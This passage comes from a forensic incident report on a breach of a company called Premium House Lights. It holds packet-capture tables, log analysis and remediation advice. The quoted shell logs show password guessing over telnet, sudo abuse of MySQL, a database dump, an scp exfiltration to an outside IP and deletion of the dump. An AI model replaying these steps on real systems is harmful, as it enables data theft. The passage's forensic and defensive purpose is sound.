| 861 | 2022-02-20 02:59:45.065265 | 138.68.92.163 | 134.122.33.221 | TCP | 68 | 4444 → 55866 [ACK] Seq=132 Ack=2135 Win=64128 |
| 862 | 2022-02-20 02:59:45.065309 | 134.122.33.221 | 138.68.92.163 | TCP | 135 | 55866 → 4444 [PSH, ACK] Seq=2135 Ack=132 Win= |
| 863 | 2022-02-20 02:59:45.125125 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.33? Tell 10.10.1.2 |
| 864 | 2022-02-20 02:59:45.125238 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.36? Tell 10.10.1.2 |
| 865 | 2022-02-20 02:59:45.125255 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.37? Tell 10.10.1.2 |
| 866 | 2022-02-20 02:59:45.125350 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.40? Tell 10.10.1.2 |
| 867 | 2022-02-20 02:59:45.125366 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.41? Tell 10.10.1.2 |
| 868 | 2022-02-20 02:59:45.125377 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.42? Tell 10.10.1.2 |
| 869 | 2022-02-20 02:59:45.125389 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.43? Tell 10.10.1.2 |
| 870 | 2022-02-20 02:59:45.125401 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.44? Tell 10.10.1.2 |
| 871 | 2022-02-20 02:59:45.125489 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.47? Tell 10.10.1.2 |
| 872 | 2022-02-20 02:59:45.125507 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.48? Tell 10.10.1.2 |
| 873 | 2022-02-20 02:59:45.130275 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.77? Tell 10.10.1.2 |
| 874 | 2022-02-20 02:59:45.130544 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.80? Tell 10.10.1.2 |
| 875 | 2022-02-20 02:59:45.162796 | 138.68.92.163 | 134.122.33.221 | TCP | 68 | 4444 → 55866 [ACK] Seq=132 Ack=2202 Win=64128 |
| 876 | 2022-02-20 02:59:45.225348 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.83? Tell 10.10.1.2 |
| 877 | 2022-02-20 02:59:45.225482 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.86? Tell 10.10.1.2 |
| 878 | 2022-02-20 02:59:45.225503 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.87? Tell 10.10.1.2 |
| 879 | 2022-02-20 02:59:45.225516 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.88? Tell 10.10.1.2 |
| 880 | 2022-02-20 02:59:45.225527 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.89? Tell 10.10.1.2 |
| 881 | 2022-02-20 02:59:45.225554 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.90? Tell 10.10.1.2 |
| 882 | 2022-02-20 02:59:45.225570 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.91? Tell 10.10.1.2 |
| 883 | 2022-02-20 02:59:45.225703 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.94? Tell 10.10.1.2 |
| 884 | 2022-02-20 02:59:45.225717 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.95? Tell 10.10.1.2 |
| 885 | 2022-02-20 02:59:45.225728 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.96? Tell 10.10.1.2 |
| 886 | 2022-02-20 02:59:45.230576 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.113? Tell 10.10.1.2 |
| 887 | 2022-02-20 02:59:45.230687 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.116? Tell 10.10.1.2 |
| 888 | 2022-02-20 02:59:45.325494 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.121? Tell 10.10.1.2 |
| 889 | 2022-02-20 02:59:45.325642 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.124? Tell 10.10.1.2 |
| 890 | 2022-02-20 02:59:45.325686 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.125? Tell 10.10.1.2 |
| 891 | 2022-02-20 02:59:45.325710 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.126? Tell 10.10.1.2 |

- The attacker uses telnet (Figure 11 a) to connect to the database and uses dictionary techniques for password guessing. Database login = phl, and password= phl123. (Figure 11 b is shown below).

| | | | | | | |
|---|---|---|---|---|---|---|
| 61… | 2022-02-20 02:59:55.098306 | 138.68.92.163 | 134.122.33.221 | TCP | 86 | 4444 → 55866 [PSH, ACK] Seq=132 Ack=2632 Win=64128 Len=18 TSval=1054438673 TSecr=4059259515 |
| 61… | 2022-02-20 02:59:55.098601 | 134.122.33.221 | 138.68.92.163 | TCP | 85 | 55866 → 4444 [PSH, ACK] Seq=2632 Ack=150 Win=64256 Len=17 TSval=4059266767 TSecr=1054438673 |
| 61… | 2022-02-20 02:59:55.102075 | 10.10.1.2 | 10.10.1.3 | TCP | 76 | 49522 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=132559971 TSecr=0 WS=128 |
| 61… | 2022-02-20 02:59:55.103307 | 10.10.1.3 | 10.10.1.2 | TCP | 76 | 23 → 49522 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3601634139 TSecr=13255 |
| 61… | 2022-02-20 02:59:55.103345 | 10.10.1.2 | 10.10.1.3 | TCP | 68 | 49522 → 23 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=132559972 TSecr=3601634139 |
| 61… | 2022-02-20 02:59:55.103582 | 10.10.1.2 | 10.10.1.3 | TELN… | 92 | Telnet Data ... |
| 61… | 2022-02-20 02:59:55.104583 | 10.10.1.3 | 10.10.1.2 | TCP | 68 | 23 → 49522 [ACK] Seq=1 Ack=25 Win=65152 Len=0 TSval=3601634140 TSecr=132559973 |
| 61… | 2022-02-20 02:59:55.111518 | 10.10.1.3 | 10.10.1.2 | TELN… | 80 | Telnet Data ... |
| 61… | 2022-02-20 02:59:55.111554 | 10.10.1.2 | 10.10.1.3 | TCP | 68 | 49522 → 23 [ACK] Seq=25 Ack=13 Win=64256 Len=0 TSval=132559981 TSecr=3601634147 |
| 61… | 2022-02-20 02:59:55.111638 | 10.10.1.2 | 10.10.1.3 | TELN… | 71 | Telnet Data ... |
| 61… | 2022-02-20 02:59:55.112312 | 10.10.1.3 | 10.10.1.2 | TELN… | 83 | Telnet Data ... |
| 61… | 2022-02-20 02:59:55.112324 | 10.10.1.2 | 10.10.1.3 | TCP | 68 | 49522 → 23 [ACK] Seq=28 Ack=28 Win=64256 Len=0 TSval=132559981 TSecr=3601634148 |
| 61… | 2022-02-20 02:59:55.112559 | 10.10.1.3 | 10.10.1.2 | TCP | 68 | 23 → 49522 [ACK] Seq=28 Ack=28 Win=65152 Len=0 TSval=3601634148 TSecr=132559981 |
| 61… | 2022-02-20 02:59:55.112569 | 10.10.1.2 | 10.10.1.3 | TELN… | 77 | Telnet Data ... |
| 61… | 2022-02-20 02:59:55.112838 | 10.10.1.3 | 10.10.1.2 | TELN… | 86 | Telnet Data ... |
| 61… | 2022-02-20 02:59:55.112844 | 10.10.1.2 | 10.10.1.3 | TCP | 68 | 49522 → 23 [ACK] Seq=37 Ack=46 Win=64256 Len=0 TSval=132559982 TSecr=3601634148 |
| 61… | 2022-02-20 02:59:55.113065 | 10.10.1.3 | 10.10.1.2 | TCP | 68 | 23 → 49522 [ACK] Seq=46 Ack=37 Win=65152 Len=0 TSval=3601634149 TSecr=132559982 |
| 61… | 2022-02-20 02:59:55.113073 | 10.10.1.2 | 10.10.1.3 | TELN… | 104 | Telnet Data ... |
| 61… | 2022-02-20 02:59:55.113537 | 10.10.1.3 | 10.10.1.2 | TCP | 68 | 23 → 49522 [ACK] Seq=46 Ack=73 Win=65152 Len=0 TSval=3601634149 TSecr=132559982 |

Figure 11 a: Shows communication between the web server and database server using Telnet.


- After getting access to the Database the attacker runs a number of more commands which are shown in the database shell txt file log. The adversary selects different databases present on the database

server.  Selects phl database displays all tables in this database extracting customers table save it in "phl.db" file.After that data is exfiltrated to the external server IP address 178.62.228.28.


```
/*!40000 ALTER TABLE `customers` ENABLE KEYS */;
phl@database:~$ ls
ls
phl.db
phl@database:~$ scp phl.db fierce@178.62.228.28:/tmp/phl.db
scp phl.db fierce@178.62.228.28:/tmp/phl.db

fierce@178.62.228.28's password: fierce123


phl.db                                        0%    0     0.0KB/s   --:-- ETA
phl.db                                      100%   19KB 105.9KB/s   00:00
phl@database:~$ rm phl.db
rm phl.db
phl@database:~$ exit
exit
logout
Connection closed by foreign host.
www-data@webserver:/var/www/html/uploads$ exit
exit
exit
$ exit
```

Figure 11: Trying to get into the database using a Dictionary attack

- The web server trace file contains an unusually high number of ICMP error messages, specifically "Destination unreachable," where the web server with IP address 10.10.1.2 is sending these ICMP messages to itself. This activity is atypical and stands out because there are over 6000 instances of these messages recorded in the trace file.





- Terminating connection between the web server and database server (port 49522 ->23)



| | | | | | |
|---|---|---|---|---|---|
| 67… | 2022-02-20 03:02:38.658028 | 134.122.33.221 | 138.68.92.163 | TCP | 82 55866 → 4444 [PSH, ACK] Seq=73701 Ack=536 Win=64256 Len=14 TSval=4059430326 TSecr=1054602232 |
| 67… | 2022-02-20 03:02:38.664420 | 10.10.1.3 | 10.10.1.2 | TCP | 68 23 → 49522 [FIN, ACK] Seq=71046 Ack=465 Win=65152 Len=0 TSval=3601797698 TSecr=132723527 |
| 67… | 2022-02-20 03:02:38.664534 | 10.10.1.2 | 10.10.1.3 | TCP | 68 49522 → 23 [FIN, ACK] Seq=465 Ack=71047 Win=108160 Len=0 TSval=132723534 TSecr=3601797698 |
| 67… | 2022-02-20 03:02:38.665043 | 10.10.1.3 | 10.10.1.2 | TCP | 68 23 → 49522 [ACK] Seq=71047 Ack=466 Win=65152 Len=0 TSval=3601797699 TSecr=132723534 |

- Terminating connection between ports 55866 -> 4444. Ultimately between port 54950->80.



| | | | | | |
|---|---|---|---|---|---|
| 67… | 2022-02-20 03:02:40.721418 | 134.122.33.221 | 66.225.225.225 | TCP | 60 [TCP Retransmission] 22 → 6697 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 |
| 67… | 2022-02-20 03:02:41.677509 | 138.68.92.163 | 134.122.33.221 | TCP | 73 4444 → 55866 [PSH, ACK] Seq=536 Ack=73793 Win=115328 Len=5 TSval=1054605253 TSecr=4059430424 |
| 67… | 2022-02-20 03:02:41.678199 | 134.122.33.221 | 138.68.92.163 | TCP | 80 55866 → 4444 [PSH, ACK] Seq=73793 Ack=541 Win=64256 Len=12 TSval=4059433346 TSecr=1054605253 |
| 67… | 2022-02-20 03:02:41.779243 | 138.68.92.163 | 134.122.33.221 | TCP | 68 4444 → 55866 [ACK] Seq=541 Ack=73805 Win=115328 Len=0 TSval=1054605355 TSecr=4059433346 |
| 67… | 2022-02-20 03:02:41.779288 | 134.122.33.221 | 138.68.92.163 | TCP | 70 55866 → 4444 [PSH, ACK] Seq=73805 Ack=541 Win=64256 Len=2 TSval=4059433447 TSecr=1054605355 |
| 67… | 2022-02-20 03:02:41.876929 | 138.68.92.163 | 134.122.33.221 | TCP | 68 4444 → 55866 [ACK] Seq=541 Ack=73807 Win=115328 Len=0 TSval=1054605452 TSecr=4059433447 |
| 67… | 2022-02-20 03:02:43.934272 | 81.17.24.154 | 134.122.33.221 | TCP | 56 34802 → 5555 [SYN] Seq=0 Win=65535 Len=0 |
| 67… | 2022-02-20 03:02:43.934314 | 134.122.33.221 | 81.17.24.154 | TCP | 56 5555 → 34802 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 67… | 2022-02-20 03:02:44.745173 | 138.68.92.163 | 134.122.33.221 | TCP | 73 4444 → 55866 [PSH, ACK] Seq=541 Ack=73807 Win=115328 Len=5 TSval=1054608321 TSecr=4059433447 |
| 67… | 2022-02-20 03:02:44.750070 | 134.122.33.221 | 138.68.92.163 | TCP | 68 55866 → 4444 [FIN, ACK] Seq=73807 Ack=546 Win=64256 Len=0 TSval=4059436418 TSecr=1054608321 |
| 67… | 2022-02-20 03:02:44.750512 | 134.122.33.221 | 138.68.92.163 | HTTP | 27… HTTP/1.1 200 OK (text/html) |
| 67… | 2022-02-20 03:02:44.847852 | 138.68.92.163 | 134.122.33.221 | TCP | 68 4444 → 55866 [FIN, ACK] Seq=546 Ack=73808 Win=115328 Len=0 TSval=1054608423 TSecr=4059436418 |
| 67… | 2022-02-20 03:02:44.847900 | 134.122.33.221 | 138.68.92.163 | TCP | 68 55866 → 4444 [ACK] Seq=73808 Ack=547 Win=64256 Len=0 TSval=4059436516 TSecr=1054608423 |
| 67… | 2022-02-20 03:02:44.848544 | 138.68.92.163 | 134.122.33.221 | TCP | 68 54950 → 80 [ACK] Seq=522 Ack=2656 Win=63616 Len=0 TSval=1054608424 TSecr=4059436419 |
| 67… | 2022-02-20 03:02:44.849029 | 138.68.92.163 | 134.122.33.221 | TCP | 68 54950 → 80 [FIN, ACK] Seq=522 Ack=2656 Win=64128 Len=0 TSval=1054608425 TSecr=4059436419 |
| 67… | 2022-02-20 03:02:44.849141 | 134.122.33.221 | 138.68.92.163 | TCP | 68 80 → 54950 [FIN, ACK] Seq=2656 Ack=523 Win=64640 Len=0 TSval=4059436517 TSecr=1054608425 |
| 67… | 2022-02-20 03:02:44.946542 | 138.68.92.163 | 134.122.33.221 | TCP | 68 54950 → 80 [ACK] Seq=523 Ack=2657 Win=64128 Len=0 TSval=1054608522 TSecr=4059436517 |
| 67… | 2022-02-20 03:02:47.064299 | 65.49.20.78 | 134.122.33.221 | TCP | 56 48874 → 50075 [SYN] Seq=0 Win=65535 Len=0 |
| 68… | 2022-02-20 03:02:47.064344 | 134.122.33.221 | 65.49.20.78 | TCP | 56 50075 → 48874 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |

**Database pcap Analysis:-**

- **tcp.stream eq 1012:-**

During the analysis of the TCP stream between IP address 10.10.1.2 (source) on port 49522 and IP address 10.10.1.3 (destination) on port 23 (Telnet), it was observed that an adversary was engaged in a dictionary attack to guess passwords. The captured data from the web server confirms this activity. The adversary made multiple attempts, and after three unsuccessful tries, they successfully gained access to the database at 02:59:55.103239. Subsequently, at 03:02:38.663855, they exfiltrated data from the system before logging out of the database. It can be seen from the image below that adversary runs the “sudo -l” command to look at the privileges and access to the database it can be seen clearly there is no password

```
.....database login: admin
admin
Password: admin


Login incorrect
database login: administrator
administrator
Password: password


Login incorrect
database login: phl
phl
Password: phl


Login incorrect
database login: phl
phl
Password: phl123

Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Feb 19 22:00:18 EST 2022

  System load:  0.08              Users logged in:       1
  Usage of /:   9.7% of 24.06GB   IPv4 address for eth0: 147.182.157.9
  Memory usage: 56%               IPv4 address for eth0: 10.20.0.6
  Swap usage:   0%                IPv4 address for eth1: 10.10.1.3
  Processes:    102

14 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


*** System restart required ***
```

required to access the database. The command "sudo mysql -u root -p" is used to invoke the MySQL client as the root user with elevated privileges. By prefixing the command with "sudo," it runs with superuser privileges, allowing access to sensitive database operations and configurations. The "-u root" option specifies the username as "root," which is the default

superuser account in MySQL. The "-p" option prompts for the password associated with the root user and there's no password as mentioned earlier. The adversary displays all databases and assesses them trying to find sensitive information which can be used for extortion. First “mysql” database is selected he displays all tables in it after that he selects “phl” database that has a customer's table in it displays it and then dumps it into “phl. db” file transfer file to the remote server (IP 178.62.228.28) and before getting out of system deletes the file and logout of the database.

```
phl@database:~$ sudo -l
sudo -l
Matching Defaults entries for phl on database:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bi

User phl may run the following commands on database:
    (root) NOPASSWD: /usr/bin/mysql
    (root) NOPASSWD: /usr/bin/mysqldump
phl@database:~$ sudo mysql -u root -p
sudo mysql -u root -p
Enter password:

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.28-0ubuntu0.20.04.3 (Ubuntu)

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

No entry for terminal type "unknown";
using dumb terminal settings.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| phl                |
| sys                |
+--------------------+
```

```
phl@database:~$ ls
ls
phl.db
phl@database:~$ scp phl.db fierce@178.62.228.28:/tmp/phl.db
scp phl.db fierce@178.62.228.28:/tmp/phl.db

.fierce@178.62.228.28's password: fierce123


.phl.db                                       0%    0     0.0KB/s   --:-- ETA
.phl.db                                     100%   19KB 105.9KB/s   00:00
phl@database:~$ rm phl.db
rm phl.db
phl@database:~$ exit
exit
logout
```

This sequence of events indicates a security breach where the adversary exploited vulnerabilities to gain unauthorized access to the database.

## Log Files

**Access-Log Analysis (phl_access_log.txt):-**

It shows that on February 20th, 2022 at 2:56:11 am UTC (February 19th, 2022 at 9:56:11 pm) till time 2:57:40 (9:57:40 PM Eastern Standard Time), eleven HTTP GET requests were made to the root directory ("/") of the server two times from first IP and 9 times from second IP. The request was successful and resulted in an HTTP response code of 200. It can be seen from the user agent string that the request was made by a web crawler "SiteCheckerBotCrawler" version 1.0, from the domain "sitechecker.pro". The purpose of webcrawler is to check the website for various purposes such as indexing for search engines or analyzing for SEO optimization. The "-" in the log entry for the referrer field means that there was no referrer information provided in the request headers.

This log entry shows that IP address 138.68.92.163 at [20/Feb/2022:02:58:22] sends HTTP "GET request in order to retrieve a file called randomfile1. The server responded with a " 404" status code. The status code of "404" indicates that the requested resource was not found. This could be because the resource does not exist, or because the client does not have permission to access it. Multiple files were scanned by the attacker each request results in a "404' status code.

February 20th, 2022 at 2:58:40 am the log entry at the web server side indicates that a request was made to the server by a client IP address 138.68.92.163. The request was an HTTP GET request for the resource "upload.php". The server responded with HTTP status code 200 which means the request is successful. This file could be a legitimate file used for uploading content to the server, or it could be a file used for malicious purposes such as uploading malware or other malicious content to the server. Further investigation would be required to determine the nature of the file and the intent of the request.

The last three log entries shows of the web server log shows that the first IP address 138.68.92.163 made two HTTP get requests to the "/uploads/" directory for which the server responded with a "200" status code.

The last log entry indicates that a POST request was made from IP address 138.68.92.163 to upload a file named "shell.php" to the "/uploads" directory on a web server with IP address 134.122.33.221. The request was made over TCP port 80, which is typically used for HTTP

traffic. Without additional information, it is not possible to determine the purpose or intent behind this request. However, the use of a file named "shell.php" could indicate an attempt to upload a web shell, which is a type of backdoor that allows an attacker to execute arbitrary commands on a compromised web server. It is possible that this request was part of an attempt to gain unauthorized access to the server or to establish a foothold within the target network.

## Database log file:-

**Database Access logFile(phl_database_access_log.txt):-**

Database access log files show the same process as explained above adversary entered as root users access different databases and tables and extracted information about customers.

## Database Shell File

**(phl_database_shell.txt):-**

The commands given in phl_database_shell.txt are a sequence of commands executed in a terminal session. A breakdown of what each command is doing is given below:

1. The command "netstat -atunp" lists all active network connections on the machine.
2. The command "sudo -l" checks if the user has any superuser privileges (root access)[3].
3. The command "sudo mysql -u root -p" invokes MySQL client as the root user with elevated privileges[2].
4. The command "sudo mysqldump -u root -p phl > phl.db" creates a backup of the MySQL database called 'phl' and stores it in a file called 'phl.db'.
5. The command "file phl.db" checks the file type of 'phl.db'.
6. The command "head -50 phl.db" displays the first 50 lines of the file 'phl.db'.
7. The command "ls" lists all the files in the current directory.
8. The command "scp phl. db fierce@178.62.228.28:/tmp/phl.db" copies the file 'phl. db' to the remote server at IP address 178.62.228.28 and stores it in the '/tmp' directory.
9. The command "rm phl. db" deletes the file 'phl. db'. It seems like after the data exfiltration attacker deletes the file.
10. The command "exit" exits the terminal session.

As a whole, these sequences of terminal commands are performing various tasks related to MySQL database backup and management, file handling, and network connection monitoring. The important point worth noting is that running some of these commands, such as running the MySQL

client with root privileges or copying sensitive files to a remote server, poses security risks and should only be done with caution and proper authorization.

### Network Topology:-

The network diagram illustrates that the "Premium House Light" company has implemented two VLANs, namely VLAN #1 - Production (10.10.1.0/24) and VLAN #2 - Employees (10.10.5.0/24). Both VLANs are connected to the Internet through a firewall, which is connected to two switches - one for each VLAN. VLAN #1 is hosting various servers, including a web server (10.10.1.2), a database server (10.10.1.3), and a file server. Additionally, the web server on VLAN #1 is hosting the company's website, http://premiumhouselights.com/.

# Recommendations

## Ransom Payment Guidance

After analyzing all the artifacts, it becomes evident that the adversaries have successfully infiltrated the "Premium House Light Network." The breach has been confirmed, indicating that unauthorized access has been obtained by the attackers. Now that we know that the attacker has stolen all of the company's customers' information from their database and is now asking for extortion, here are some steps the company should consider taking:

1. The company should immediately notify relevant law enforcement authorities, such as RCMP (Royal Canadian Mounted Police) or the local police department. Provide them with all the information you have about the attack and the attacker, such as any messages or demands they may have made.
2. The extent of damage should be evaluated. Determine what information has been stolen and how many customers are affected. This will help you assess the level of risk and potential harm to your customers and your business.
3. The company should promptly inform all its customers regarding the breach, disclosing the compromised data and outlining the steps being taken to minimize the impact. They should provide customers with comprehensive resources to safeguard their personal information and monitor their accounts for any signs of unauthorized activity. Rather than paying the ransom, it is advisable for the company to allocate resources toward enhancing security measures that will effectively safeguard customers' assets.

4. The PHL Company should not pay the ransom as they already inform law enforcement and customers. Paying ransom will only encourage criminals to continue their criminal activities. Additionally paying ransom will not ensure that the adversaries will not misuse its data.

## Incident Remediation & Recovery Recommendations

The Company should take steps to secure its assets. They should take steps to improve their security posture to prevent similar attacks from happening in the future. This may include implementing enhanced security controls, updating software and security systems and patching systems regularly, and improving employee training and awareness.

- The first step in remediation is to contain the incident. After the incident, the security team needs to quickly isolate affected systems or network segments to prevent them from further damaging and spreading. In the PHL case security team should quickly isolate production VLAN and start collecting evidence for breach.
- After Containing the security team start conducting a forensic investigation. The security team should conduct a thorough investigation to find out the root cause of the incident and identify compromised systems and data breaches. Gather evidence for legal and or regulatory purposes. At this stage, forensics experts should be engaged.
- Inform customers to provide guidance on monitoring their accounts, they should change their passwords and should be cautious of phishing attempts on them. Transparent communication should be maintained with all stakeholders whether internal to the organizations. Update all stakeholders about the progress of the investigations, actions taken, and steps to avoid such incidents in the future.

## Post-Incident Recommendations

Once the incident has been resolved, conduct a thorough review of what happened and how the attack was able to take place. Identify any areas of weakness in your security systems and processes, and make improvements to prevent future attacks.

| **1 -** Vulnerability Scanning and Patch Management |
| --- |
| **NIST Domain:** Identify [6][8][9] |
| **Observation:**<br>The company lacks protection against web server vulnerability |
| **Recommendation details:**<br>Vulnerability management falls under the “identification” category of NIST, this module primarily focuses on the identification and management of cybersecurity risks to the systems, assets, data, and capabilities. The primary focus is to develop a baseline for the security posture of the organizations. Vulnerability assessment is a very important step it will make organizations understand potential weaknesses in the system that could be exploited by threat actors. Vulnerability scanning is import task that should be used to identify vulnerabilities and fix them before they can be exploited by threat actors.<br>Patch management can be used to install security updates that fix vulnerabilities. User education can help users to identify and avoid phishing attacks and other social engineering attacks.<br>Effective vulnerability assessment will allow organizations to formulate appropriate security controls and prioritize their remediation efforts to mitigate the risk after a security incident.<br>By effectively identifying vulnerabilities, organizations can prioritize their remediation efforts and implement appropriate security controls to mitigate the risks. A proactive approach should be taken for vulnerability assessment and risk management it will help in maintaining a strong security posture and protecting critical assets from potential attacks. |

| **2 - Use a Web Application Firewall** |
| --- |
| **NIST Domain:** Protect [6] |
| **Observation:**<br>The company lacks Web Application Firewall (WAF). |

**Recommendation details:**

The company should install WAF on Webserver. WAFs are designed to protect web applications from various attacks, including cross-site scripting (XSS), SQL injection, and denial-of-service (DoS) attacks. WAF is a security device that will filter HTTP traffic between web applications/websites and the internet. WAFs are designed to project attacks like cross-site scripting(XSS), SQL injection, and Denial of Service (D0S).

**2- Authentication, Authorization, and Accountability**

**NIST Domain:** Protect [6]

**Observation:**

The company lacks a Strict password policy.

**Recommendation details:**

Implement strong passwords and password policies. Use multi-factor authentication (MFA) to protect your accounts. The company should implement strict passwords on the webserver and database server it is essential for protecting for user accounts and unauthorized access. The reason attacker was able to get database access is there is no proper authentication control in place.

**#1 -** Recommendation Title

**NIST Domain:** Prevention/ Detection[6]

**Observation:**

The company lacks Intrusion Detection Systems.

**Recommendation details:**

To enhance the security of company assets and customer data, it is recommended that the organization implements a robust Intrusion Detection and Prevention System (IDPS). This system will play a crucial role in detecting and preventing unauthorized activities within the

network. By deploying IDPS solutions such as CISCO IPS and Splunk[7], the organization can actively monitor network traffic for any signs of abnormal or malicious behavior. These systems will generate alerts to notify administrators in real-time, enabling them to take immediate action and mitigate potential threats. The implementation of an IDPS will provide an additional layer of defense against unauthorized access and protect the integrity and confidentiality of sensitive information.

| **2 - Backups** |
| --- |
| **NIST Domain:** Recovery [6] |
| **Observation:** Can not be deduced from the given information. |
| **Recommendation details:** We don't know from the information provided whether the company conducts backups or not. But if it lacks it, backups are one of the most critical aspects of an organization since they protect against the risk of losing essential assets and files. Backups help an organization restore deleted files or recover a file that has been altered. Perhaps backups are an organization's wisest option for recovering from attacks such as ransomware attacks or a severe data-loss catastrophe, like a flood, data center fire, stealing, etc. |

A data breach can be a complex and time-consuming process. It is very significant and important to seek the guidance of experienced professionals to ensure that the response is effective and appropriate. Consider engaging a cybersecurity firm or legal counsel to assist in responding to the incident.

Post-incident review should be conducted to evaluate how effective post-incident response procedures are. Identify lacking areas and update the incident response plan accordingly. Learned lessons should be documented and shared with relevant teams for future improvement in incident response.

The breach at Premium House Lights, Inc. highlights the critical need for enhanced security measures to protect customer data and prevent future incidents. By implementing the

recommended measures, the organization can strengthen its security posture, safeguard customer information, and rebuild trust within the customer base.

# Appendix


[1] https://hashcalc.en.softonic.com/

[2] https://www.computerhope.com/unix/mysql.htm

[3]https://www.explainshell.com/explain?cmd=sudo+-l#:~:text=%2Dl%5Bl%5D%20%5Bcommand,option)%20on%20the%20current%20host.

[4] https://www.sans.org/white-papers/39415/

[5] https://attack.mitre.org/techniques/T1595/

[6] https://www.nist.gov/cyberframework

[7] https://docs.splunk.com/Documentation/PCI/latest/Install/IDSIPSAlertActivity

[8] https://www.cvedetails.com

[9] https://csrc.nist.gov/glossary/term/common_vulnerabilities_and_exposures